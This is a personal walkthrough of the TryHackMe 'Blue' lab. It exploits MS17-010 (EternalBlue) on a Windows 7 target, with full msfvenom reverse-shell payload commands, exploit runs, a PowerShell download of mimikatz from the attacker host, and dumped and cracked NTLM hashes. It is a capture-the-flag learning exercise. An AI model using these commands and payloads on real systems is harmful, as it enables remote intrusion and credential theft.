

# Blue

1. NMAP scan detected ms17-010

## Exploiting Eternal Blue w/o metasploit

- [Guide](#) 
- [Guide 2](#) 
- [Exploit](#) 

1. Since we are unsure of the architecture of this windows machine, compile both x86 & x64 shellcode with nasm

- x64

```
nasm -f bin /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/shellcode/eternalblue_kshellcode_x64.asm -o /root/tryhackme/blue/10.10.37.61/exploit/sc_x64_kernel.bin
```

- x86

```
nasm -f bin /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/shellcode/eternalblue_kshellcode_x86.asm -o /root/tryhackme/blue/10.10.37.61/exploit/sc_x86_kernel.bin
```

- This exploits the vulnerability **MS17-010**, however it is not useful unless we can execute our evil code such as connecting to our reverse shell.
- So we have to create a reverse shell payload

2. Create reverse shell payload for both x86 & x64

- x64

```
msfvenom -p windows/x64/shell_reverse_tcp LPORT=4444 LHOST=10.11.49.241 --platform windows -a x64 --format raw -o sc_x64_payload.bin
```

- x86

```
msfvenom -p windows/shell_reverse_tcp LPORT=4444
LHOST=10.11.49.241 --platform windows -a x86 --format raw -o
sc_x86_payload.bin
```

### 3. Merge the assembled shellcode `x64/x86_kernel.bin` & msfvenom payload

`x64/x86_payload.bin`

- x64

```
cat sc_x64_kernel.bin sc_x64_payload.bin > sc_x64.bin
```

- x86

```
cat sc_x86_kernel.bin sc_x86_payload.bin > sc_x86.bin
```

### 4. Merge the two different architecture exploit into one `sc_x64.bin` &

`sc_x86.bin`

```
# DO NOT USE python3
python /root/tryhackme/blue/10.10.37.61/exploit/MS17-
010/shellcode/eternalblue_sc_merge.py sc_x86.bin sc_x64.bin
sc_all.bin
```

### 5. Select the script to exploit

- eternalblue\_exploit8.py
  - Windows Server 2012 (x64)
  - Windows 8.1 & RT
  - Windows 10 (x64) (build < 14393)
- eternalblue\_exploit7.py
  - Windows Server 2008 & R2
  - Windows Server 2012 & R2 (x86)
  - Windows Server 2016 (x64)
  - Windows Vista
  - Windows 7

### 6. Run the exploit

- Selected `eternalblue_exploit7.py`

```
python /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/eternalblue_exploit7.py 10.10.37.61 sc_all.bin
```

- did not work because impacket is configured with python3

## 7. Setup impacket with python2

- [Guide](#) [↗](#)
- Create python2 virtual environment

```
git clone https://github.com/SecureAuthCorp/impacket.git
apt install virtualenv #python2 virtual environment
cd impacket
virtualenv impacket-venv -p $(which python2)
```

## 8. Activate the environment `impacket-venv`

```
source impacket-venv/bin/activate
python -V
```

## 9. Install pip for python2

```
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python get-pip.py
```


## 10. Install impacket requirements

```
pip install -r requirements.txt
pip install .
```

## 11. Run the exploit script again

```
# copy all.bin into impacket dir
cp ../sc_all.bin .
# Run
```

```
python /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/eternalblue_exploit7.py 10.10.182.203 sc_all.bin
```



```
root@kali: ~/tryhackme/blue/10.10.37.61/exploit/impacket11752
~(impacket-venv)(root@kali) ~/tryhackme/blue/10.10.37.61/exploit/impacket
python /root/tryhackme/blue/10.10.37.61/exploit/MS17-010/eternalblue_exploit7.py 10.10.182.203 sc_all.bin
shellcode size: 2203
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
~(impacket-venv)(root@kali) ~/tryhackme/blue/10.10.37.61/exploit/impacket
~(impacket-venv)(root@kali) ~/tryhackme/blue/10.10.37.61/exploit/impacket
nc -hnp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.182.203] 49187
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft corporation. All rights reserved.

C:\Windows\system32>
```

# Dump w/o Metasploit

## 1. Download mimikatz.exe

```
(New-Object
Net.WebClient).downloadFile('http://10.11.49.241/mimikatz.exe','mi
mikatz.exe')
```

## 2. Execute

```
.\mimikatz.exe
lsadump::sam
```

```
mimikatz # lsadump::sam
Domain : JON-PC
SysKey : 55bd17830e678f18a3110daf2c17d4c7
Local SID : S-1-5-21-2633577515-2458672280-487782642

SAMKey : c74ee832c5b6f4030dbbc7b51a011b1e

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
```

User : Jon

Hash NTLM: ffb43f0de35be4d9917ac0cc8ad57f8d

```
C:\>.\mimikatz.exe
.\mimikatz.exe

.#####.  mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::sam
Domain : JON-PC
SysKey : 55bd17830e678f18a3110daf2c17d4c7
Local SID : S-1-5-21-2633577515-2458672280-487782642

SAMKey : c74ee832c5b6f4030dbbc7b51a011b1e

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : Jon
Hash NTLM: ffb43f0de35be4d9917ac0cc8ad57f8d


mimikatz #
```

- Cracking the hash

```
(root@kali) - [~/tryhackme/blue/10.10.37.61/exploit/hashCrack]
# hashcat -a 0 -m 1000 hash /usr/share/wordlists/rockyou.txt --show
ffb43f0de35be4d9917ac0cc8ad57f8d:alqfna22
31d6cfe0d16ae931b73c59d7e0c089c0:
```

Enter up to 20 non-salted hashes, one per line:

```
ffb43f0de35be4d9917ac0cc8ad57f8d
31d6cfe0d16ae931b73c59d7e0c089c0
```



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	

# Exploiting Eternal Blue with metasploit

- Exploit

```
msfconsole  
  
use exploit/windows/smb/ms17_010_eternalblue  
  
set RHOSTS <target>  
  
set LHOST 10.11.49.241  
  
set LPORT 6666  
  
exploit
```

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.182.203
RHOSTS => 10.10.182.203
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.11.49.241
LHOST => 10.11.49.241
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

```

Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	10.10.182.203	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.11.49.241	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic Target

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 6666
LPORT => 6666
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

```

```

[*] Started reverse TCP handler on 10.11.49.241:6666
[*] 10.10.182.203:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.182.203:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.182.203:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.182.203:445 - The target is vulnerable.
[*] 10.10.182.203:445 - Connecting to target for exploitation.
[*] 10.10.182.203:445 - Connection established for exploitation.
[*] 10.10.182.203:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.182.203:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.182.203:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.182.203:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.182.203:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.182.203:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.182.203:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.182.203:445 - Sending all but last fragment of exploit packet
[*] 10.10.182.203:445 - Starting non-paged pool grooming
[*] 10.10.182.203:445 - Sending SMBv2 buffers
[*] 10.10.182.203:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.182.203:445 - Sending final SMBv2 buffers.
[*] 10.10.182.203:445 - Sending last fragment of exploit packet!
[*] 10.10.182.203:445 - Receiving response from exploit packet
[*] 10.10.182.203:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.182.203:445 - Sending egg to corrupted connection.
[*] 10.10.182.203:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.182.203
[*] Meterpreter session 1 opened (10.11.49.241:6666 -> 10.10.182.203:49187 ) at 2021-12-12 23:41:13 +0800
[*] 10.10.182.203:445 - -----
[*] 10.10.182.203:445 - -----WIN-----
[*] 10.10.182.203:445 - -----

```

```

meterpreter > shell
Process 3040 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```

```

C:\Windows\system32>whoami
whoami
nt authority\system

```

```
C:\Windows\system32> █
```

- Upgrade shell to meterpreter

```
# Put shell into background  
ctrl + z  
  
# Upgrade shell  
use post/multi/manage/shell_to_meterpreter  
set SESSION
```

- already meterpreter shell, unable to upgrade any higher

## Dump with Metasploit

- Hashdump

```
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

## Flags

- Flags

```
cd /  
dir /s *flag*  
  
FLAGS:  
C:\  
C:\Users\Jon\Documents  
C:\Windows\System32\config
```